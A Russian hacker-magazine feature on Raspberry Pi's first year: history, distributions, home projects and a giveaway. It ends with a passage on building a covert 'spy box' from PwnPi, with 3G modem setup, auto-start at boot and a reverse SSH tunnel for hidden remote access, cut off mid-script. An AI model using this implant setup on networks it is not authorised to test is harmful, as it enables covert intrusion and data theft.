


Иллюстрация: Майя Арутюнова

Малиновый {пирог, питон и π}

RASPBERRY PI: КАК ТАК ПОЛУЧИЛОСЬ?

Прошел год с начала продаж Raspberry Pi, и за эти двенадцать месяцев «компьютер за 35 долларов» превратился в самый интересный гаджет последних лет. Все это время мы наблюдали за малюткой и делились с тобой новостями и HOWTO. Мы делали кофеварку, собирали медиацентр, но всегда понимали, что этого мало. Давай начнем с самого начала.

«ДА КОМУ ЭТО НУЖНО?» — возможно, спросишь ты и будешь в чем-то прав. Дело в том, что RPi — крайне слабая железка, и в ней нет какого-то ноу-хау. К примеру, чипсет малютки, Broadcom BCM2835, вообще был разработан для ТВ-приставки Roku 2 и рекордов скорости не бьет совершенно точно. В комплекте нет ничего, даже блока питания или карты памяти. Вся периферия работает через один-единственный USB-контроллер, и питания на портах не всегда хватает даже для жесткого диска. Но оказалось, что это вообще неважно.

Семь лет назад команда преподавателей из Кембриджа под руководством Эбена Аптона обратила внимание на то, что уровень студентов, поступающих на технические дисциплины, начал падать. Пытаясь понять, почему так происходит, он задал себе простой вопрос: а что изменилось со времен, когда я был в их возрасте? И предположил — дело в том, что преподаватели в юности пользовались куда более простыми домашними компьютерами вроде ZX Spectrum и Commodore 64. BBC Micro, популярный в Британии, например, стоил 235 фунтов, что было почти в три раза дешевле Apple II. И хотя те компьютеры были слабыми, не имели красивого софта и требовали постоянного ковыряния, они породили целое поколение компьютерщиков. Что мешает сделать то же самое сейчас?

Оказывается, ничего. Raspberry Pi повторяет эту формулу дословно. Простой компьютер, который может использовать любую периферию, что уже валяется у тебя дома, — SD-карточки, зарядник от телефона, флешки и так далее. И надо сказать, что эта формула «выстрелила» на славу. Разработчики надеялись продать тысячу устройств, а в итоге первая партия была распродана за первый же час после объявления предзаказа. Сейчас количество проданных устройств достигает 1 200 000. В России продано около 3 тысяч устройств.


Единственное, в чем просчитались создатели, — Raspberry оказался интересен взрослым. Настолько интересен, что с момента запуска в феврале устройства еще минимум полгода покупались почти исключительно гиками. И вот настала пора разобраться. Мы решили собрать все самое интересное, произошедшее за первый год с Raspberry Pi. ⌶



ВНИМАНИЕ: КОНКУРС!


У тебя есть шанс получить один из десяти Raspberry Pi (версия B с 512 Мб оперативки) от компании «Терраэлектроника». Все, что тебе нужно для этого сделать, — прислать нам на raspberry.pi@real.xakep.ru до 15 мая описание самого интересного проекта на базе Raspberry Pi. Какие требования мы предъявляем к твоему концепту:

1. Объясни, в чем идея. Может быть, ты сделаешь с помощью RPi более дешевую реализацию какого-нибудь девайса. А возможно, такого девайса вообще не существует и «малинка» позволит быстро создать его прототип.
2. Расскажи, как ты будешь это делать и какой будешь использовать софт, аксессуары. Нам важно понимать: то, что ты хочешь сделать, на самом деле возможно.
3. Поставь в тему письма «Проект на Raspberry Pi», чтобы оно не затерялось, и укажи дополнительные контактные данные. Будет обидно, если ты сделаешь очень крутой девайс, а мы не сможем с тобой связаться или письмо окажется в спаме.



СПОНСОР АКЦИИ

Подарки предоставляет «Терраэлектроника», официальный партнер производителя «малинки» Farnell / Element 14 в России. На их сайте (j.mp/RPi_ru) ты можешь купить Raspberry Pi прямо со склада с доставкой по России. Кроме того, они продают аксессуары, протестированные производителем на совместимость с «малинкой».



Gertboard
специальная GPIO-карта расширения для подключения сложных физических устройств




PiFace
модуль для установки на Raspberry Pi и обеспечения соединения с лампами, двигателями и сенсорами



PiView
подключение Raspberry Pi к VGA-монитору через HDMI-выход



WIPI
Wi-Fi-донгл для подключения к Raspberry Pi



Илья Илембитов
ilembitov@glc.ru



ЧТО ТВОРИТСЯ

САМЫЕ ИНТЕРЕСНЫЕ ПРОЕКТЫ, СВЯЗАННЫЕ С RASPBERRY PI

Можно сколько угодно говорить о том, что RPi — слабая железка, что все уже было придумано тысячу раз или что вообще это происки Broadcom / маркетоидный заговор / любая другая паранойя. Все это разбивается одним аргументом: ни одному подобному гаджету не удалось породить такую экосистему. Если звезды зажигают — значит, это кому-нибудь нужно.

ДИСТРИБУТИВЫ



RASPBIAN

www.raspbian.org

Официальная ОС для RPi, которую используют сами создатели малютки, появилась довольно спонтанно. Debian, заточенный под Raspberry Pi, был сделан двумя сторонними контрибьюторами. Первым был Майк Томпсон, который только что продал за 45 миллионов долларов свой стартап Atomz (поисковый движок для сайтов). Вторым — Питер Грин, британский аспирант. Они нашли друг друга на официальном форуме Raspberry Pi и занялись тем, что было интересно им обоим, — сделали версию Debian, которая поддерживала очень мощный математический сопроцессор RPi. До того стандартной ОС была Fedora, над которой работали сотрудники Red Hat, но из-за отсутствия поддержки сопроцессора она была значительно медленнее. Остальное, как говорится, уже история. Большинство проектов для Raspberry Pi делается на базе Raspbian, и в репозитории доступно множество специфического софта, о котором речь пойдет дальше.



ARCH LINUX ARM

archlinuxarm.org

Честно говоря, ALARM (так часто сокращают его разработчики), по моим ощущениям работает не так стабильно, как Debian. Но без сомнения, сильная сторона этой ОС в том, что в рамках одного проекта делается операционка для нескольких десятков разных ARM-систем: от Raspberry Pi до Samsung Chromebook. Поэтому, если ты работаешь с кучей таких устройств, тебе, очевидно, будет удобнее, если на всех них будет стоять одна и та же система. Однако количество софта и его стабильность по сравнению с Raspbian заметно проигрывает, да и сообщество именно владельцев RPi объективно меньше.



FEDORA

https://fedoraproject.org/wiki/Raspberry_Pi

Это единственный мейнстримовый дистрибутив, который официально поддерживает малютку (в случае с Raspbian и ALARM речь все-таки идет о независимых портах). Поскольку в Fedora всегда были очень тесные отношения с апстримом почти всего Linux (видишь, я удержался и не пошутил про тестовый полигон Red Hat… а, уже неважно), то для разработчиков софта на Raspberry это может быть интересно. Но какого-то гигантского преимущества у этого дистрибутива я лично не вижу. Да простят меня воины RPM и yum.

ЭКЗОТИЧЕСКИЕ И РЕТРО ОС



RISC OS ДЛЯ RPI

www.raspberrypi.org/downloads

RISC OS для RPi появилась, очевидно, из желания продолжить идею исторического наследия британской малютки. Эта операционная система была разработана компанией Acorn Computers — той же самой, что сделала BBC Micro. Поиграть с операционкой из прошлого века будет любопытно не только законченным хипстерам, но и тем, кого интересует устройство ОС (поскольку код доступен). Мы еще не успели поковыряться с этой штукой, но точно сделаем это в статье для рубрики «Сцена».



MS-DOS

rpix86.patrickaalto.com/rblog.html

Естественно, на Raspberry Pi не обходится без старого доброго MS DOS — им и занимается создатель rpix86. Правда, поставить DosBox — элементарно, и смысла брать для этого RPi нет, но это может быть интересно, если ты хочешь заняться моддингом и превратить малинку в стилизованный ретрокомп.



PLAN 9

bit.ly/glenda-pi

Порт Plan 9 для Raspberry Pi — работа чуть ли не одного человека. Тем не менее это неплохой способ попробовать операционку, которая считается «большим UNIX, чем сам UNIX» (потому что делали ее те же люди). Например, повозиться с текстовым редактором acme и оконным менеджером rio — если ты когда-нибудь пробовал оконный менеджер wmii и некоторые другие поделки проекта Suckless (suckless.org), ты знаешь, о чем идет речь.

КАК ЗАГРУЖАТЬ НЕСКОЛЬКО ОПЕРАЦИОНОК НА RASPBERRY

Если поставить на одну карточку Raspberry несколько ОС, то возникнет вопрос: как между ними переключаться, если нет GRUB или другого нормального загрузчика? Эту проблему решает BerryBoot. Казалось бы, зачем так заморачиваться, если карточка стоит дешево и надежность при использовании нескольких ОС на ней становится сильно ниже? Например, это имеет смысл в мультимедиацентре: при загрузке ты можешь переключаться между Raspbmc (чтобы посмотреть кино) и обычным Raspbian с установленным Emulation Station (чтобы поиграть). BerryBoot поддерживает пресловутый HDMI CEC, поэтому переключаться можно прямо с пульта. ⌶

ДОМАШНЕЕ ПРИМЕНЕНИЕ




ИНТЕРНЕТ-РАДИО

«Умные» колонки с доступом к сервисам потокового вещания даже в Штатах стоят от трех сотен долларов. А у тебя наверняка уже валяются какие-нибудь динамики — так почему бы не сделать интернет-радио? С RPi возможностей для этого — море.


Самый простой способ — поставить pianobar (консольный клиент для Pandora), который доступен прямо в репозитории Raspbian. Поскольку Pandora в России не работает, утилита не сможет запуститься сразу — ей нужно будет подсунуть правильный конфиг, в который ты впишешь свой логин/пароль и адрес прокси с американским IP. Это будет работать бесплатно. Другой вариант — Pi MusicBox. Это Raspbian с предустановленным пакетом mopidy, который берет поток Spotify и транслирует его на любой клиент MPD (это может быть хоть смартфон). Увы, тут понадобится платный аккаунт Spotify.

Кстати, должен предупредить — у Raspberry есть проблемы с выводом на 3,5-миллиметровый джек. В некоторых случаях возникают шумы и щелчки в начале и конце аудиопотока — то есть, например, при переключении песен. Придется поковыряться или купить USB-аудиокарту. Например, в обычном плеере можно включить режим gapless, чтобы переходов между песнями просто не было.



МЕДИАЦЕНТР

Не буду повторяться — все очень подробно было описано в статье «Говорит и показывает Raspberry Pi», электронную версию которой ты можешь найти на диске. Существует три основных дистрибутива на основе XBMC: Raspbmc, Xbian и OpenELEC. Также совсем недавно появился RasPlex (rasplex.com), построенный на основе медиацентра Plex (по сути, более вылизанная версия XBMC). Но этот проект еще совсем сырой, поэтому пока лучше все-таки пользоваться Raspbmc.




ИГРОВАЯ КОНСОЛЬ

Эмуляция почти любой консоли возможна с помощью платформы RetroArch. Это единая прослойка для множества эмуляторов, имеющая неплохой гуй в виде Emulation Station. Поддержка Raspberry, что самое важное, есть — нужно скачать скрипт с официального репозитория (https://github.com/Themaister/RetroArch), который сам все поставит. Лучший геймпад на свете — это геймпад от Xbox 360. Завести под Raspberry проще всего проводную версию, в Raspbian есть собранная версия драйвера. Для беспроводной придется искать специальный адаптер (если только ты не ухитрился найти Windows-версию геймпада, которая встречается довольно редко). Ну и, пользуясь случаем, хочу напомнить про существование версии культовой игры Minecraft для Raspberry Pi (pi.minecraft.net). Отличие этой версии в том, что взаимодействие с реальным миром возможно на Ruby. То есть мало того что ты получаешь игровой мир — песочницу, так и делать в нем ты можешь почти что угодно.



ХАКБОКС

PwnPi (pwnpi.com) — готовый набор для использования Raspberry в проектах, связанных с инфобезопасностью. В набор входит более двух сотен «правильных тулз», позволяющих сделать с машинкой почти все, что угодно. Поддержка Raspberry Pi также появилась в хорошо знакомом BackTrack Linux (ныне — Kali), но на момент написания заметки работало все с заметным скрипом. Подробнее о настройке PwnPi читай в статье «Маленький британский шпион».



NAS И ДОМАШНЕЕ ОБЛАКО

Для того чтобы попробовать FreeNAS на Raspberry Pi, можешь глянуть дистрибутив SqueezePlug. Это тоже Debian, тоже с поддержкой математического сопроцессора, но включает в себя по умолчанию кучу тулз для NAS и стриминга медиа. В тысячный раз повторяю, что NAS из Raspberry получится никакой, но, возможно, тебе захочется побаловаться с SqueezePlug (www.squeezeplug.eu), прежде чем купить специализированную железку (например, Pogoplug, см. последнюю статью).

МАЛЕНЬКИЙ БРИТАНСКИЙ ШПИОН

ДЕЛАЕМ ЗАКЛАДКУ ИЗ RASPBERRY PI

Александр Лыкошин
alykoshin@gmail.com, ligne.ru

Идея дропбокса проста: если миниатюрный компьютер снабдить батареей и 3G-модемом, то можно получить шпионскую коробочку, которая незаметно подключается к исследуемой сети и передает собранные данные. Этот концепт вполне реализуем на Raspberry Pi.

Забегая вперед, скажу: из-за высокого энергопотребления наш дропбокс хорошо подойдет скорее для работы в собственных сетях. Для чужих ему просто не хватит батареи, но концепт все равно выглядит заманчиво. Все это мы будем делать на базе дистрибутива PwnPi. В нем мы настроим работу с модемом, научимся принимать команды по SMS и отсылать логи в Evernote. В моем распоряжении был 3G-модем Huawei E1550 («Мегафон E1550»).

ПЕРЕКЛЮЧЕНИЕ В РЕЖИМ МОДЕМА

Многие 3G-модемы при подключении выглядят как диск для того, чтобы предварительно установить необходимые драйверы, и требуют переключения в режим модема. Модем E1550 — из их числа и изначально недоступен как терминал:

```
# ls /dev/ttyUSB*
ls: cannot access /dev/ttyUSB11*:
No such file or directory
```

Посмотрим на описание USB-устройств:

```
# lsusb
Bus 001 Device 009: ID 12d1:1446
Huawei Technologies Co., Ltd. E1552/E1800/E173
(HSPA modem)
```

Зато он виден как диск:

```
# ls -l /dev/disk/by-id/
usb-HUAWEI_MMC_Storage-0:0 -> ../../sda
usb-HUAWEI_Mass_Storage-0:0 -> ../../sr0
```

Для того чтобы переключить его в режим модема, потребуется установить дополнительную программу и перезагрузиться (другим модемам могут понадобиться другие настройки):

```
# apt-get update && apt-get install usb-modeswitch
# reboot
```

Посмотрим на описание USB-устройства еще раз:

```
# lsusb
Bus 001 Device 010: ID 12d1:1003
Huawei Technologies Co., Ltd. E220 HSDPA Modem /
E230/E270/E870 HSDPA/HSUPA Modem
```

Видно, что у модема изменился Device ID (выделено красным цветом), и теперь нам стали доступны его порты:

```
# ls /dev/ttyUSB*
/dev/ttyUSB0  /dev/ttyUSB1
```

SAKIS И UMTSKEEPER

Первая программа, которая нам понадобится для настройки 3G-модема, — Sakis3G, сценарий для установления 3G-соединения. Домашняя страница проекта sakis-3g.org уже некоторое время недоступна, но копия скрипта есть на sourceforge. Загрузим ее, разархивируем и разрешим выполнение:


```
# mkdir ~/3g && cd ~/3g
# wget http://downloads.sourceforge.net/project/↵
  vim-n4n0/sakis3g.tar.gz -O sakis3g.tar.gz

# tar -xzvf sakis3g.tar.gz
# chmod +x sakis3g
```



АВТОНОМНОЕ ПИТАНИЕ

Raspberry Pi с подключенными и активными адаптерами Wi-Fi (D-Link DWA-140 B2) и 3G (Huawei E1550) потребляет порядка 700—800 мА. Емкость доступных на сегодняшний день достаточно компактных внешних литиевых аккумуляторов достигает 20 ампер-часов, что может обеспечить срок автономной работы до суток. Если рассматривать RPi в качестве просто многофункционального устройства, это очень и очень неплохо; однако ее скрытая установка на более длительное время потребует подключения к внешнему питанию, которым может быть порт USB или электросеть.



Опции Gammu

Доустановим поддержку PPP

```
# apt-get install ppp
```

Попробуем установить соединение в интерактивном режиме, указывая необходимые данные.

```
# ./sakis3g --interactive
```

Выберем первую опцию, «Connect with 3G», в ответ на следующий запрос выберем «11. Custom APN...». Укажем (данные для Мегафон-Москва):

```
APN: internet
APN_USER: megafon
APN_PASS: megafon
```

Если соединение было установлено успешно, выйдем из меню и проверим доступ к интернету:

```
# ping google.com
```

Следующая программа, UMTSkeeper (zool33.uni-graz.at/petz/umtskeeper), необходима для автоматического подключения при разрыве связи. Загрузим, разархивируем и разрешим выполнение:

```
# mkdir ~/3g && cd 3g
# wget http://zool33.uni-graz.at/petz/umtskeeper/↩
  src/umtskeeper.tar.gz

# tar -xzvf umtskeeper.tar.gz
# chmod +x umtskeeper
```

Проверим UMTSkeeper, подставив свои значения в параметры USBMODEM (Vendor ID:Device ID, который виден при вводе команды lsusb) и CUSTOM_APN, APN_USER, APN_PASS, SIM_PIN (данные для подключения к 3G-сети):

```
# ./umtskeeper --sakisoperators "USBINTERFACE='0' ↩
  OTHER='USBMODEM' USBMODEM='12d1:1003' APN=↩
  'CUSTOM_APN' CUSTOM_APN='internet' SIM_PIN=↩
  '1234' APN_USER='megafon' APN_PASS='megafon'" ↩
  --sakisswitches "--sudo --console" --devicename ↩
  'Huawei' --log --silent --nat 'no'
```

Проконтролируем работы, открыв журнал в другом окне:

```
# tail /var/log/umtskeeper.log -f
2013-04-01 10:37:38 Start: interval=4*8s
Internet status:
Modem plugged, not connected to internet.
2013-04-01 10:38:27 Internet connection is DOWN.
Calling Sakis3G connect...
Sakis3G cmdLine: nice ./sakis3g connect --sudo ↩
--console USBINTERFACE='0' OTHER='USBMODEM' ↩
USBMODEM='12d1:1003' APN='CUSTOM_APN' ↩
CUSTOM_APN='internet' SIM_PIN='1234' APN_USER=↩
'megafon' APN_PASS='megafon'
Sakis3G says...
E1550 connected to MegaFon (25002).
2013-04-01 10:39:20 Testing connection...
2013-04-01 10:39:37 Success... we are online!
```

Теперь отредактируем /etc/rc.local для запуска при загрузке системы:

```
# nano /etc/rc.local
/root/3g/umtskeeper --sakisoperators ↩
"USBINTERFACE='0' OTHER='USBMODEM' USBMODEM=↩
'12d1:1003' APN='CUSTOM_APN' CUSTOM_APN=↩
'internet' SIM_PIN='1234' APN_USER='megafon' ↩
APN_PASS='megafon'" --sakisswitches "--sudo ↩
--console" --devicename 'Huawei' --log --silent ↩
--nat 'no' &
```

И проверим после перезагрузки.

REVERSE SSH

Для удаленного подключения к PwnPi через 3G настроим поднятие Reverse SSH туннеля (для этого нужен сервер с публичным IP).

Чтобы PwnPi подключался к серверу в автоматическом режиме, без ввода пароля, на PwnPi сгенерируем приватный/публичный ключи и скопируем публичный ключ на сервер:

```
# ssh-keygen
# scp /root/.ssh/id_rsa.pub root@<адрес сервера>:↩
  /root/
```

На сервере (если это Debian) добавим публичный ключ в список авторизованных:

```
$ cat ~/id_rsa.pub >> ~/.ssh/authorized_keys
```

Попробуем подключиться к серверу с PwnPi:

```
# ssh root@<адрес сервера>
```

Подключение должно произойти без запроса пароля. В случае если пароль все равно запрашивается и подключение с использованием ключей настраивается в первый раз, необходимо задать права доступа к этому файлу (и папке в целом):

ДОСТУП К МОДЕМУ С ПОМОЩЬЮ MINICOM

Для проверки работоспособности можно попробовать «достучаться» до него, как до обычного модема, с помощью minicom:

```
# apt-get install minicom
# minicom -D /dev/ttyUSB0
```

Запросим информацию о производителе модема с помощью AT-команды

```
ati0
Manufacturer: huawei
Model: E1550
Revision: 11.608.12.10.209
IMEI: < IMEI вашего модема >
+GCAP: +CGSM,+DS,+ES

OK
```

Выйдем нажатием <Ctrl + A + Q>.

```
# chmod 755 ~
# chmod 700 ~/.ssh
# chmod 600 ~/.ssh/authorized_keys
```

Теперь установим туннель с перенаправлением портов. Со стороны PwnPi:

```
# ssh -q -N -R 1221:localhost:22 ↵
  root@<адрес сервера>
```

Со стороны сервера теперь порт 1221 ждет подключений, но только на интерфейсе 127.0.0.1:

```
# netstat -an |grep 1221
tcp  0  0  127.0.0.1:1221  0.0.0.0:*  LISTEN
```

Со стороны сервера проверим подключение через Reverse SSH, подключившись к локальному порту:

```
# ssh root@localhost -p 1221
```

Если все правильно, после ввода пароля пользователя root системы PwnPi мы должны получить доступ к PwnPi. Со стороны сервера разрешим перенаправления портов для всех интерфейсов:

```
# nano /etc/ssh/sshd_config
GatewayPorts yes
```

Теперь необходимо, чтобы sshd перечитал конфигурационный файл. Посмотрим, какой у него PID:

```
# ps aux|grep sshd
...
root  23511  0.0  2.1   9920  5376 ?  Ss   13:09 ↵
0:00 /usr/sbin/sshd
...
```

И пошлем ему сигнал HUP:

```
# kill -hup 23511
# tail /var/log/sshd.log
```

Теперь после установления соединения с PwnPi увидим, что процесс ожидает подключение на всех интерфейсах:

```
# netstat -an -p |grep 1221
tcp  0  0 0.0.0.0:1221  0.0.0.0:*
LISTEN   21990/   sshd: root
```

Создадим сценарий для автоматического запуска и дадим ему права на выполнение:

```
# nano /root/reverse_ssh_tunnel.sh
#!/bin/sh
USERHOST=root@<адрес сервера>
RPORT=22  # Порт SSH сервера
FPORT=1221  # Порт, который будет открыт на сервере
CONN=localhost:22     # Порт SSH Listener на PwnPi
